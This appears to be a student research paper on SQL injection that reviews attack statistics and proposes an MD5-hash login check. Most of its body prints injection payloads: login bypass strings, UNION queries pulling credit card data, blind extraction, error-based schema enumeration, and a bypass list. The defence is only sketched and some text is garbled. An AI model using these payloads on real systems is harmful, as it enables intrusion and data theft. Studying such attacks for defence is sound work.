# Removal of Data Vulnerabilities Using SQL (Seqel)

Hemant Kumar
M.Tech-Scholar, Galgotia's University,
Greater Noida, U.P.

S. Aravinth Kumar
M.Tech-Guide, Galgotia's University,
Greater Noida, U.P.

***Abstract*—**SQL injection attacks are one of the severe threats for web applications. SQL injection is a security vulnerability that occurs in the database layer of an application. SQL Injection is the act of passing SQL code into web applications, such attacks target interactive web applications that employ database services. By employing SQL Injection Attacks, attackers can leak confidential information such as credit card numbers, table structure, get the entire schema of the original database and even corrupt the database. In this paper, I propose a cryptographic approach to prevent SQL injection attacks and also to eliminate SQL Injection vulnerabilities up to some extent. The propose approach is a cryptographic countermeasure for such attacks. This approach is based on a cryptographic hash-function, which computes the Hash value of user inputs, finds the database record based on the user inputs and compares the encrypted hash value of the input fields against the hash value of the login information stored in the database. In this way, this proposed approach prevents the SQL injection attacks.

***Keywords****- data, vulnerability, injection, database attacks, information, SQL.*

*****

## I. INTRODUCTION

Web Applications are applications that can be accessed over the Internet by using any web browser that runs on any operating system and architecture. They have become ubiquitous due to the convenience, flexibility, availability, and interoperability that they provide[1]. Web Applications are vulnerable to a variety of new security threats. SQLIAs are one of the most significant of such threats[2]. SQL Injection Attacks (SQLIAs) are increasing continuously and pose very serious security risks because they can give attackers unrestricted access to the database that underlie web applications.

SQL injection is a code injection technique that exploits a security vulnerability occurring in the database layer of an application. it is where an attacker can trick a database server into running an arbitrary, unauthorized, unintended SQL query by piggybacking extra SQL elements on top of an existing, predefined query that was intended to be executed by the application. The application, which is generally, but not necessarily, a web application, accepts user input and embeds this input inside an SQL query. This query is sent to the application's database server where it is executed[3].

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL (Structured Query Language) is a textual language used to interact with relational Database. The typical unit of execution of SQL is the 'query', which is a collection of statements that typically return a single 'result set'. SQL statements can modify the structure of databases and manipulate the contents of databases (using Data Definition Language statements, or 'DDL') and manipulate the contents of databases(using Data Manipulation Language statements, or 'DML'). SQL Injection occurs when an attacker is able to insert a series of SQL statements into a 'query' by manipulating data input into an application[4,5]. These attacks could be better explained with the help of following :

User submits login and pin for access the database as **"doe"** and **"123,"** the application dynamically builds the query given below[1]:

**SELECT acct FROM users WHERE login='doe' AND pin=123**

Attacker enters **"'' OR 1=1- -'"** as the username and any value as the pin (for example, "0"), the resulting query :

**SELECT acct FROM users WHERE login='' OR 1=1- -' AND pin=0**

Another, user submits login and password for access the database as **"guest"** and **"secret,"** the application dynamically builds the query given below[6]:

**Select member_id, member_level from members where member_login='guest' and member_password = 'secret''**

A malicious user enter input **"' or 1=1- -"** in the first field and leave the second input field as blank. The resultant query will be:

**Select member_id, member_level from members where member_login=''or 1=1- -' and member_password = '''**

After a exhaustive literature review of SQL injection attacks, including [7,8,9,10,11,12,13,14]. A typical SQL statement for SQL injection attack will look the statement as follows:

**SELECT * FROM Users WHERE User_id='abc' AND Password=.'tcy12'**

This statement will retrieve the User_id and Password column from the user's table, returning all rows in the table where User_id is **abc** and password is **tcy12**. An important point to note here is that the string literals **'abc'** and **'tcy12'** are delimited with single quotes. Now, presuming that the User_id and Password fields are being gathered from user supplied input at the time user logins through web page, an attacker might be able to 'inject' SQL query, by inputting values into web applications like this:

User_id: **='OR''='**

Password: **='OR''='**

The ‘query string’ becomes like this:
**SELECT * FROM Users WHERE User_id= ‘’ =’OR’’=’ AND Password= ‘’ =’OR’’=’**
Now, when database attempts to run this query, it simply executes without giving any error. With the help of above inputs, the attacker could log in as the first user in the user’s table and can access the information in the database without having a valid login. By this way, attacker could gain access to unauthorized information.

## 2. LITERATURE REVIEW

Chris Anley[15] discussed in detail about the common SQL injection techniques, as it applies to the popular Microsoft Internet Information Server/Active Server Pages/SQL Server platform. It discussed the various ways in which SQL can be injected into web applications and addresses some of the data validation and database lockdown issues that are related to this class of attack. According to William G.J. Halfond[16] SQL injection refers to a class of code injection attacks in which data provided by the user is included in a SQL query in such a way that part of the user’s input is treated as SQL code. Sagar Joshi[17] categories SQLIAs against databases in four ways:

1. **SQL Manipulation:** manipulation is process of modifying the SQL statements by using various operations such as UNION .Another way for implementing SQL Injection using SQL Manipulation method is by changing the where clause of the SQL statement to get different results.
2. **Code Injection:** Code injection is process of inserting new SQL statements or database commands into the vulnerable SQL statement. One of the code injection attacks is to append a SQL Server EXECUTE command to the vulnerable SQL statement. This type of attack is only possible when multiple SQL statements per database request are supported.
3. **Function Call Injection:** Function call injection is process of inserting various database function calls into a vulnerable SQL statement. These function calls could be making operating system calls or manipulate data in the database.
4. **Buffer Overflows:** Buffer overflow is caused by using function call injection. For most of the commercial and open source databases, patches are available. This type of attack is possible when the server is unpatched.

SQL injection attacks are not limited to SQL Server [18]. Other databases, including Oracle, MySQL, DB2, Sybase, and others are susceptible to this type of attack. SQL injection attacks are possible because the SQL language contains a number of features that make it quite powerful and flexible, namely:
1. The ability to embed comments in a SQL statement using a pair of hyphens.
2. The ability to string multiple SQL statements together and to execute them in a
batch.
3. The ability to use SQL to query metadata from a standard set of system tables.

**Forms of SQL Injection Vulnerabilities**
There are four forms of SQL Injection Vulnerabilities:
Incorrectly filtered escape characters

- Incorrect type handling
- Vulnerabilities inside the database server
- Blind SQL Injection
- Conditional Errors
- Time Delay

## 3. SQL INJECTION IMPACT ON THE REAL WORLD

Due to the large number of sites successfully compromised, and the lack of one-to-one news stories of each compromise, the data that is represented within the web hacking incident database (WHID) Outcome and Attack statistics do not accurately reflect the total impact of these attacks. There are a few high-profile WHID entries specific to, these attacks however, the data is significantly skewed and hide their true impact[23].
The mass SQL Injection bot payload was a script that would alter the contents of the back-end database and inject malicious JavaScript. The novel approach employed by these attacks was that the SQL Injection scripts could “generically” enumerate and update the database tables all in one request. Normally, attackers had to conduct manual reconnaissance in order to first enumerate the database details before they could inject the final payload. These steps were necessary because all custom coded web applications were different so there was no standard method to take the SQL Injection code and make worm able code. That is until the mass SQL Injection bots emerged. Breach Security Labs released three alerts related to these bots in 2008[23]:
• Nihaorr1 Mass SQL Injection Bot
• Asprox Mass SQL Injection Bot
• Mass SQL Injection Bot Evolution
While the initial attack vector was SQL Injection, the overall attack more closely resembles a Cross-Site Scripting methodology as the end goal of the attack was to havemalicious JavaScript execute within victim’s’ browsers. The JavaScript calls up remote malicious code that attempts to exploit various known browser flaws to install Trojans and Keyloggers in order to steal login credentials to other web applications.
Another notable attack methodology shift was that instead of targeting sensitive information within a web site’s database, the attackers instead were focusing on the web site’s large customer base. The web site essentially becomes a malware launching point when legitimate users visit the site.

### 3.1 Hacking for Profit

On the capitalistic side, 19% are aimed at stealing personal information. Such ‘personal records’ are easily traded on the Internet and therefore are the easiest virtual commodity to exchange for money[23].





**Fig-3.1**




| Attack Goal | % |
|---|---|
| Defacement | 24% |
| Stealing Sensitive Information | 19% |
| Planting Malware | 16% |
| Monetary Loss | 13% |
| Downtime | 8% |
| Phishing | 5% |
| Deceit | 2% |
| Worm | 1% |
| Link Spam | 1% |
| Information Walfare | 1% |

**Table-3.1**

Two other ways in which crooks exploit web sites to gain money are the planting of malware and phishing. The first demonstrates the role of web application hacks in the ever growing client security problem: by adding malicious code to the attacked web sites, the attackers convert hacked web sites to a primary method of distributing viruses, Trojans and root kits. They are replacing e-mails as the preferred delivery method.

**3.2 What vulnerabilities do hackers use?**

Cross Site Scripting (XSS) has dominated other vulnerability research projects: XSS is the most common vulnerability found by pen testers according to the Web Application Security Consortium's Statistics Project and tops the OWASP Top 10 2007 release. While there is little debate that XSS vulnerabilities are rampant, WHID focuses instead on monitoring actual security incidents and not vulnerabilities. Incidents are security breaches in which hackers actually exploited a vulnerable web site whereas vulnerabilities only report that a web site could be exploited. Actual security breaches are more significant as they indicate both that a vulnerable web site is exploitable and that hackers have an interest, financial or other, in exploiting it.



| Attack / Vulnerability Used | % |
|---|---|
| SQL Injection | 30% |
| Unknown | 29% |
| Cross-Site Scripting (XSS) | 8% |
| Insufficient Anti-Automation | 5% |
| Insufficient Authentication | 3% |
| Cross-Site Request Forgery (CSRF) | 3% |
| OS Commanding | 3% |
| Denial of Service | 3% |
| Drive By Pharming | 3% |
| Known Vulnerability | 2% |
| Brute Force | 2% |
| Credential / Session | 2% |

**Table-3.2**

When focusing on incidents rather than vulnerabilities, we found that SQL injection attacks top the list with 30% of the incidents (20% in 2007). As mentioned in the previous section, keep in mind that the actual number of successful SQL Injection attacks was actually much higher than what is reported in WHID due to the Mass SQL Injection Bot attacks. XSS attacks were only 3rd with 8% (4th with 12% in 2007). It seems that while it is easier to find XSS vulnerabilities as the vulnerability is reflected to the client, it is somewhat harder to take advantage of them for profit driven attacks.

The table 3.2 displayed above highlights one important factor - the unknown. 29% percent of the incidents reported were reported without specifying the attack method[24]. This lack of attack vector confirmation may be attributed to a combination of two main factors:

1. Lack of Visibility of Web Traffic - Organizations have not properly instrumented their web application infrastructure in a way to providemechanisms are not in place, often attacks and successful compromises go by unnoticed for extended periods of time. The longer the intrusion lasts, the more severe the aftermath is. Visibility into HTTP traffic is one of the major reasons why organizations often deploy a web application firewall.
2. Resistant to Public Disclosure - Most organizations are reluctant to publicly disclose the details of the compromise for fear of public perception and possible impact to customer confidence or competitive advantage.

In many cases we feel that this lack of disclosure, apart from skewing statistics, prevents fixing the root cause of the problem. This is most noticeable in malware-planting incidents, in which the focus of the remediation process is removing the malware from the site rather than fixing the vulnerabilities that enabled attackers to gain access in the first place. But probably the main lesson is that we know too little. With so little information about real-world attacks, threat modeling requires collecting information from many different sources, each providing a partial and perhaps even biased view.

It is noteworthy that some top OWASP Top 10 vulnerabilities such as Cross Site Request Forgery (CSRF) and malicious file execution are not as widely exploited.

**3.3 Which types of organizations are attacked most often?**

Another aspect we looked into is the type of organizations attackers chose as targets. We found that the largest category of hacked organizations is government and related organizations (Law Enforcement and Politics). Combine those categories with education in 6th place and it appears that the non-commercial sector represents the primary target for hackers. Government is a prime target due to ideological reasons, while universitiesare more open than other organizations. These statistics, however, are biased, to a degree, as the public disclosure requirements of government and other public organizations are much broader than those of commercial organizations[23].




Fig-2.2

| Vertical | % |
|---|---|
| Government, Security and Law Enforement | 32% |
| Information Services | 13% |
| Retail | 11% |
| Internet | 9% |
| Education | 6% |
| Marketing | 6% |
| Entertainment | 4% |
| Technology | 4% |
| Sports | 2% |
| Health | 2% |

Table-2.3

retail shops, comprising mostly e-commerce sites, media companies and pure Internet services such as search engines and service providers. It seems that these companies do not compensate for the higher exposure they incur, with the proper security procedures.

Financial institutions on the other hand, were much lower on the list in 2007, and moved up to fourth place in 2008. Two possible explanations are that they have being targeted more by for profit attackers or that with the current Economic situations are being forced to disclose more.

## 4. TESTING FOR SQL INJECTION & DATABASE FOOT PRINTING

### 4.1 Testing for SQL Injection

SQL Injection attacks can be divided into the following three classes[25]:

**Inband:** Data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page.

**Out-of-band:** Data is retrieved using a different channel (e.g., an email with the results of the query is generated and sent to the tester).

**Inferential:** There is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behavior of the DB Server.

Independent of the attack class, a successful SQL Injection attack requires the attacker to craft a syntactically correct SQL Query. If the application returns an error message generated by an incorrect query, then it is easy to reconstruct the logic of the original query and, therefore, understand how to perform the injection correctly. However, if the application hides the error details, then the tester must be able to reverse engineer the logic of the original query. The latter case is known as "Blind SQL Injection".

#### 4.1.1 SQL Injection Detection

The first step in this test is to understand when our application connects to a DB Server in order to access some data. Typical examples of cases when an Application needs to talk to a DB include[25]: **Authentication forms:** when authentication is performed using a web form, chances are that the user credentials are checked against a database that contains all usernames and passwords (or, better, password hashes).

**Search engines:** the string submitted by the user could be used in a SQL query that extracts all relevant records from a database.

**E-Commerce sites:** the products and their characteristics (price, description, availability) are very likely to be stored in a relational database.

The tester has to make a list of all input fields whose values could be used in crafting a SQL query, including the hidden fields of POST requests and then test them separately, trying to interfere with the query and to generate an error. The very first test usually consists of adding a single quote (') or a semicolon (;) to the field under test. The first is used in SQL as a string terminator and, if not filtered by the application, would lead to an incorrect query. The second is used to end a SQL statement and, if it is not filtered, it is also likely to generate an error. The output of a vulnerable field might resemble the following (on a Microsoft SQL Server, in this case):

**Microsoft OLE DB Provider for ODBC Drivers error '80040e14'**
**[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before**
**the character string ''.**
**/target/target.asp,**

Also comments (--) and other SQL keywords like 'AND' and 'OR' can be used to try to modify the query. A very simple but sometimes still effective technique is simply to insert a string where a number is expected, as an error like the following might be generated:

**Microsoft OLE DB Provider for ODBC Drivers error '80040e07'**
**[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the**
**varchar value 'test' to a column of data type int.**
**/target/target.asp,**

A full error message, like those in the examples, provides a wealth of information to the tester in order to mount a successful injection. However, applications often do not provide so much detail: a simple '500 Server Error' or a custom error page might be issued, meaning that we need to use blind injection techniques. In any case, it is very important to test *each field separately*: only one variable must vary while all the other remain constant, in order to precisely understand which parameters are vulnerable and which are not.

#### 4.1.2 Standard SQL Injection Testing

Consider the following SQL query:

**SELECT * FROM Users WHERE Username='$username' AND Password='$password'**

A similar query is generally used from the web application in order to authenticate a user. If the query returns a value it means that inside the database a user with that credentials exists, then the user is allowed to login to the system, otherwise the access is denied. The values of the input fields are generally obtained from the user through a web form. Suppose we insert the following Username and Password values:

**$username = 1' or '1' = '1**
**$password = 1' or '1' = '1**

The query will be:

**SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'**

If we suppose that the values of the parameters are sent to the server through the GET method, and if the domain of the vulnerable web site is www.example.com, the request that we'll carry out will be:

**http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1&password=1'%20or%20'1'%20=%20'1**

After a short analysis we notice that the query returns a value (or a set of values) because the condition is always true (OR 1=1). In this way the system has authenticated the user without knowing the username and password. In some systems the first row of a user table would be an administrator user. This may be the profile returned in some cases. Another example of query is the following:

**SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5('$password')))**

In this case, there are two problems, one due to the use of the parentheses and one due to the use of MD5 hash function. First of all, we resolve the problem of the parentheses. That simply consists of adding a number of closing parentheses until we obtain a corrected query. To resolve the second problem, we try to invalidate the second condition. We add to our query a final symbol that means that a comment is beginning. In this way, everything that follows such symbol is considered a comment. Every DBMS has its own symbols of comment, however, a common symbol to the greater part of the database is /*. In Oracle the symbol is "--". This said, the values that we'll use as Username and Password are:

**$username = 1' or '1' = '1'))/***
**$password = foo**

In this way, we'll get the following query:

**SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*') AND (Password=MD5('$password')))**

The URL request will be:

**http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))/*&password=foo**

Which returns a number of values. Sometimes, the authentication code verifies that the number of returned tuple is exactly equal to 1. In the previous examples, this situation would be difficult (in the database there is only one value per user). In order to go around this problem, it is enough to insert a SQL command that imposes the condition that the number of the returned tuple must be one. (One record returned) In order to reach this goal, we use the operator "LIMIT <num>", where <num> is the number of the tuples that we expect to be returned. With respect to the previous example, the value of the fields Username and Password will be modified as follows:

**$username = 1' or '1' = '1')) LIMIT 1/***
**$password = foo**

In this way, we create a request like the follow:

**http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/*&password=foo**

**4.1.3 Union Query SQL Injection Testing**

Another test involves the use of the UNION operator. This operator is used in SQL injections to join a query, purposely forged by the tester, to the original query. The result of the forged query will be joined to the result of the original query, allowing the tester to obtain the values of fields of other tables. We suppose for our examples that the query executed from the server is the following:

**SELECT Name, Phone, Address FROM Users WHERE Id=$id**

We will set the following Id value:

**$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable**

We will have the following query:

**SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable**

which will join the result of the original query with all the credit card users. The keyword ALL is necessary to get around queries that use the keyword DISTINCT. Moreover, we notice that beyond the credit card numbers, we have selected other two values. These two values are necessary, because the two query must have an equal number of parameters, in order to avoid a syntax error.

**4.1.4 Blind SQL Injection Testing**

We have pointed out that there is another category of SQL injection, called Blind SQL Injection, in which nothing is known on the outcome of an operation. For example, this behavior happens in cases where the programmer has created a custom error page that does not reveal anything on the structure of the query or on the database. (The page does not return a SQL error, it may just return a HTTP 500). By using the inference methods, it is possible to avoid this obstacle and thus to succeed to recover the values of some desired fields. This method consists of carrying out a series of Boolean queries to the server, observing the answers and finally deducing the meaning of such answers. We consider, as always, the www.example.com domain and we suppose that it contains a parameter named id vulnerable to SQL injection. This means that carrying out the following request:

**http://www.example.com/index.php?id=1'**

we will get one page with a custom message error which is due to a syntactic error in the query. We suppose that the query executed on the server is:

**SELECT field1, field2, field3 FROM Users WHERE Id='$Id'**

which is exploitable through the methods seen previously. What we want to obtain is the values of the username field. The tests that we will execute will allow us to obtain the value of the username field, extracting such value character by character. This ispossible through the use of some standard functions, present practically in every database. For our examples, we will use the following pseudo-functions:

**SUBSTRING (text, start, length):** it returns a substring starting from the position "start" of text and of length "length". If "start" is greater than the length of text, the function returns a null value.
**ASCII (char):** it gives back ASCII value of the input character. A null value is returned if char is 0.
**LENGTH (text):** it gives back the length in characters of the input text.
Through such functions, we will execute our tests on the first character and, when we have discovered the value, we will pass to the second and so on, until we will have discovered the entire value. The tests will take advantage of the function SUBSTRING, in order to select only one character at a time (selecting a single character means to impose the length parameter to 1), and the function ASCII, in order to obtain the ASCII value, so that we can do numerical comparison. The results of the comparison will be done with all the values of the ASCII table, until the right value is found. As an example, we will use the following value for Id:
**$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1**

that creates the following query (from now on, we will call it "inferential query"):

**SELECT field1, field2, field3 FROM Users WHERE Id='1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1'**
The previous example returns a result if and only if the first character of the field username is equal to the ASCII value 97. If we get a false value, then we increase the index of the ASCII table from 97 to 98 and we repeat the request. If instead we obtain a true value, we set to zero the index of the ASCII table and we analyze the next character, modifying the parameters of the SUBSTRING function. The problem is to understand in which way we can distinguish tests returning a true value from those that return false. To do this, we create a query that always returns false. This is possible by using the following value for Id:
**$Id=1' AND '1' = '2**

by which will create the following query:

**SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1' = '2'**

The obtained response from the server (that is HTML code) will be the false value for our tests. This is enough to verify whether the value obtained from the execution of the inferential query is equal to the value obtained with the test executed before. Sometimes, this method does not work. If the server returns two different pages as a result of two identical consecutive web requests, we will not be able to discriminate the true value from the false value. In these particular cases, it is necessary to use particular filters that allow us to eliminate the code that changes between the two requests and to obtain a template. Later on, for every inferential request executed, we will extract the relative template from the response using the same function, and we will perform a control between the two templates in order to decide the result of the test.

In the previous discussion, we haven't dealt with the problem of determining the termination condition for out tests, i.e., when we should end the inference procedure. A techniques to do this uses one characteristic of the SUBSTRING function and the LENGTH function. When the test compares the current character with the ASCII code 0 (i.e., the value null) and the test returns the value true, then either we are done with the inference procedure (we have scanned the whole string), or the value we have analyzed contains the null character.
We will insert the following value for the field Id:
**$Id=1' AND LENGTH(username)=N AND '1' = '1**
Where N is the number of characters that we have analyzed up to now (not counting the null value). The query will be:
**SELECT field1, field2, field3 FROM Users WHERE Id='1' AND LENGTH(username)=N AND '1' = '1'**
The query returns either true or false. If we obtain true, then we have completed inference and, therefore, we know the value of the parameter. If we obtain false, this means that the null character is present in the value of the parameter, and we must continue to analyze the next parameter until we find another null value.

### 4.1.5 Stored Procedure Injection

Question: How can the risk of SQL injection be eliminated? Answer: Stored procedures. I have seen this answer too many times without qualifications. Merely the use of stored procedures does not assist in the mitigation of SQL injection. If not handled properly, dynamic SQL within stored procedures can be just as vulnerable to SQL injection as dynamic SQL within a web page. When using dynamic SQL within a stored procedure, the application must properly sanitize the user input to eliminate the risk of code injection. If not sanitized, the user could enter malicious SQL that will be executed within the stored procedure.
Black box testing uses SQL injection to compromise the system. Consider the following SQL Server Stored Procedure:
**Create procedure user_login @username varchar(20), @passwd varchar(20) As**
**Declare @sqlstring varchar(250)**
**Set @sqlstring = '**
**Select 1 from users**
**Where username = ' + @username + ' and passwd = ' + @passwd**
**exec(@sqlstring)**
**Go**
User input:
**Any username or 1=1'**
**Any password**
This procedure does not sanitize the input, therefore allowing the return value to show an existing record with these parameters.

### 4.2 Database Foot printing

#### *1)* 4.2.1 Knowing Database Tables/Columns[26]

Every attacker would try to get all the information regarding the database design of the target application in order to make maximum of the opportunity and launch a systematic attack. Let's assume that there is a PHP page used for User Login developed by a very naïve developer in which the there is no custom error handling and the attacker has find out that the page is open to SQL injection attack by injecting in the username field. The page uses following SQL statement to verify the users credentials in the database.
**Select * from users where username = 'abc' and password = 'tcy12'**
**Step1: Knowing Database Tables/Columns**

First, the attacker would want to establish the names of the tables that the query operates on, and the names of the fields. To do this, the attacker uses the 'having' clause of the 'select' statement: User Name: ' having 1=1-- This provokes the following error: Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC SQL Server Driver][SQL Server] Column 'LoginManager.LoginId' is invalid in the select list because it is not contained in an aggregate function and there is no group by clause. So the attacker now knows the table name and column name of the first column in the query.

**Step2: Knowing Database Tables/Columns**

They can continue through the columns by introducing each field into a 'group by' clause, as follows:
User Name: ' group by LoginManager.LoginId having 1=1 --
This produces the error
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server] Column 'LoginManager.Password' is invalid in the select list because it is not contained in either an aggregate function or the group by clause.

**Step3: Knowing Database Tables/Columns**
Eventually after using the string ‘ group by LoginManager.Password having 1=1 – and getting the last column (password), the attacker arrives at the following:
User Name: ' group by LoginManager.LoginId, LoginManager.Password having 1=1— This produces no error
SQL statement is functionally equivalent to:
select * from LoginManager where LoginId = ' '
So the attacker now knows that the query is referencing only the 'users' table, and is using the columns 'LoginId, Password', in that order.

**Step4: Knowing Database Tables/Columns** It would be useful if he could determine the types of each column. This can be
achieved using a 'type conversion' error message, like this:
User Name: ' union select sum (LoginManager.LoginId) from users—
This takes advantage of the fact that SQL server attempts to apply the 'sum' clause before determining whether the number of fields in the two row sets is equal. Attempting to calculate the 'sum' of a textual field results in this message:
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server] The sum or average aggregate operation cannot take a varchar data type as an argument. Above message gives us that the 'LoginId' field has type 'varchar'.

**Step5: Knowing Database Tables/Columns**
On the other hand, we attempt to calculate the sum () of a numeric type, we get an error message telling us that the numbers of fields in the two row sets don’t match:
User Name: ' union select sum (LoginId) from LoginManager –

Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC SQL Server Driver] [SQL Server] All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

This technique can be used to determine the type of any column of any table in the database. This allows the attacker to create a well - formed 'insert' query, like this:
User Name: ' ; insert into LoginManager values('attacker', 'attack' ) – Allowing access to the attacker.

1) *4.2.2 Getting Database Server Information*

In our sample login page, for example, the following 'User Name' will return the specific version of SQL server, and the server operating system it is running on[26]:
Username: ' union select @@version, 1, 1, 1—

## 5. PERFORMING SQL INJECTION ATTACKS

A common way of validating users in an application is to by checking if the user and password combination exists in the users table. The following query will bring back one record if there is one row where the login = 'abc' and the password = 'tcy12':

```
SELECT * FROM users WHERE login = 'abc' AND
password = 'tcy12'
```

To code this, a common practice among developers is to concatenate a string with the SQL command and then execute it to see if it returns something different to null. An Active Server Page code where the SQL statement gets concatenated might look like:

```
var sql = "SELECT * FROM users WHERE login =
'" + formusr + "' AND password = '" + formpwd + "'";
```

SQL Injection occurs when an attacker is able to insert a series of SQL statements into a 'query' by manipulating data input.
If an attacker inserts: ' or 1=1 -- into the formusr field he will change the normal execution of the query[26,27].

(Variations)
admin’–
‘ or 0=0 –
” or 0=0 –
or 0=0 –
‘ or 0=0 #
” or 0=0 #
or 0=0 #
‘ or ‘x’='x
” or “x”=”x
‘) or (’x'=’x
1'or'1'='1
‘ or 1=1–
” or 1=1–
" or 1=1--
or 1=1--
' or 1=1--
or 1=1–
‘ or a=a–
” or “a”=”a
‘) or (’a'=’a
' or 'a'='a
" or "a"="a
“) or (”a”=”a
hi” or “a”=”a
hi” or 1=1 –
hi’ or 1=1 –
hi’ or ‘a’='a
hi’) or (’a'=’a
hi”) or (”a”=”a

By inserting a single quote the username string is closed and the final concatenated string would end up interpreting or 1=1 as part of the command. The -- (double dash) is used to comment everything after the or 1=1 and avoid a wrong syntax error. This could also have been achieved by inserting the following command:

' or '1'='1

By injecting any of the two commands discussed, an attacker would get logged in as the first user in the table. This happens because the WHERE clause ends up validating that the username = ' ' (nothing) OR 1=1 (OR '1'='1' in the second statement) The first conditional is False but the second one is True. By using OR the whole condition is True and therefore all rows from table users are returned. All rows is not null therefore the log in condition is met.
The single quote character closes the string field and therefore allows all of the following text to be interpreted as SQL commands.
To prevent this, a lot of the SQL Injection quick solutions found on the Internet suggest escaping the single quote with a double quote. This is only a half remedy though because there are always numeric fields or dates within forms or parameters that will remain vulnerable.
With a similar syntax a numeric login would not use single quotes because in SQL you only need quotes for strings.
This PHP / MySQL code example concatenates a query that uses no single quotes as part of the syntax.
Injecting into a numeric field is very similar. The main difference with string injection is that in numeric injection the first number is taken as the complete parameter (no need to close it with a single quote) and all the text after that number will be considered as part of the command. In this case the # (number sign) is used instead of the -- (double dash) because we are injecting into a MySQL database.
Symbol Usage in SQL99 complaint DBs:

+ Addition operator; also concatenation operator; when used in an URL it becomes a white space)
|| Concatenation operator in Oracle and Postgres
- Subtraction operator; also a range indicator in CHECK constraints
= Equality operator
<> != Inequality operators
>< Greater-than and Less-than operators
( ) Expression or hierarchy delimiter
% Wildcard attribute indicator
, List item separator
@, @@ Local and Global variable indicators
. Identifier qualifier separator
‘ ’ “” Character string indicators
“” Quoted identifier indicators
-- Single-line comment delimiter
# Single-line comment delimiter in MySQL or date delimiter in MS Access

/*…*/ Begin and End multiline comment delimiter

## 6. PROPOSE APPROACH FOR PREVENTING SQL INJECTION ATTACKS

In this world of Information technology, where E-commerce is most prevailing, the need for secure and safe data on Internet is must. Web applications, which are the foremost way of accessing data from web, are highly vulnerable to SQLIAs. Such applications and their underlying databases often contain confidential or even very sensitive information such as customer and financial records. With the increase in the availability and popularity of database driven web applications, there is a corresponding increase in number and sophistication of attacks that target them. Therefore it is very difficult to prevent these applications from attackers in order to save the critical information being hacked[28,29,30].

## 7. CONCLUSION & FUTURE WORK

SQL injection is a common technique, attackers employ SQL query to attack on web-based applications. These attacks reshape SQL queries, thus altering the behavior of the program for the benefit of the hacker. I have illustrated a cryptographic approach to eliminate these attacks where the user credentials are validated and their Hash value is calculated with the help of MD5 algorithm. This hash value gets stored in the database for authentication. Cryptographic countermeasure for SQLIAs is based on a cryptographic hash-function which computes the hash value of user inputs, finds the database record based on the user inputs and compares the hash value of the input fields against the hash value of the username & password found in the database and it is matched against the value available in the database. If hash-value matched then the user is authenticated.
SQLIAs have evolved over years. Information Security Researchers invented newer and newer techniques to eliminate the number of problem and sophistications of attacks have increased rapidly. The mode of attack and its various methodologies define the work of providing security to web based applications. It would be quite inappropriate to tell exactly the future work in this area because it can only be evolved according to the sophistication of a new attacks found by the security persons. Web applications may be designed in such a way that any attempt to attack via SQL is monitored and it is checked before trying to generate a signature based on the malicious input. This will save time and optimize the solution.

## References

[1] William G.J. Halfond, Alessandro Orso, and Panagiotis Manolios, “WASP: Web using Positive Tainting and Syntax-Aware Evaluation,” IEEE Transactions on Software Engineering, Vol. 34, No. 1, January/February 2008.
[2] “top ten most critical web application vulnerabilities”, OWASP Foundation, http://www.owasp.org/documentation/topten.html, 2005.
[3] Watson, Carli (2006) Beginning C# 2005 databases ISBN 978-0-470-04406-3, pages 201-5.
[4] Abdulkader A. Alfantookh, “An Automated Universal Server Level Solution For SQL Injection Security Flaw,” IEEE Conference, 2004.
[5] C.J. Date, An Introduction to Database System, Addison Wesley Publishing: eighth edition, 2003.
[6] H. Shahriar and M. Zulkernine, “MUSIC: Mutation-based SQL Injection Vulnerability Checking,” The Eighth International Conference on Quality Software, IEEE Computer Society, 2008.
[7] Angelos D and Keromyns, “Randomized Instruction Sets and Runtime Security & Privacy, IEEE Computer Society, 2009.

[8] A.Asmawi, Z.M.Sidek, and S.A.Razak, "System Architecture for SQL Injection and Insider Misuse Detection System," IEEE Conference, 2008.
[9] M.Kiani, A. Clark, and G.Mohay, "Evaluation of Anomaly Based Character Distribution Models in the Detection of SQL Injection Attacks," The Third International Conference on Availability, Reliability, and Security, IEEE Computer Society, 2008.
[10] J.C. Lin, J.M. Chen, and C.H. Liu, "An Automatic Mechanism for Sanitizing Malicious Injection," The 9th International Conference for Young Computer Scientists, IEEE Computer Society, 2008.
[11] A. Suliman, M,K.Shankarapani, S.Mukkamala, and A.H. Sung, "RFID Malware Fragmentation Attacks," IEEE Conference, 2008.
[12] Y. Kosuga, K.Kono, M.Hanaoka, M.Hishiyama, and Y. Takahama, "Sania: Syntactic and Semantic Analysis for Automated Testing against SQL Injection," 23rd Annual Computer Security Applications Conference, IEEE Computer Society, 2007.
[13] J.C. Lin and J.M. Chen, "The Automatic Defense Mechanism for Malicious Injection Attack," Seventh International Conference on Computer and Information Technology, IEEE Computer Society, 2007.
[14] E. Bertino, A. Kamra, and James P. Early, "Profiling Database Applications to Detect SQL Injection Attacks," IEEE Conference, 2007.
[15] Chris Anley, "Advanced SQL Injection In SQL Server Applications," Next Generation Security Software Ltd.,http://www.ngssoftware.com, White Paper, 2002.
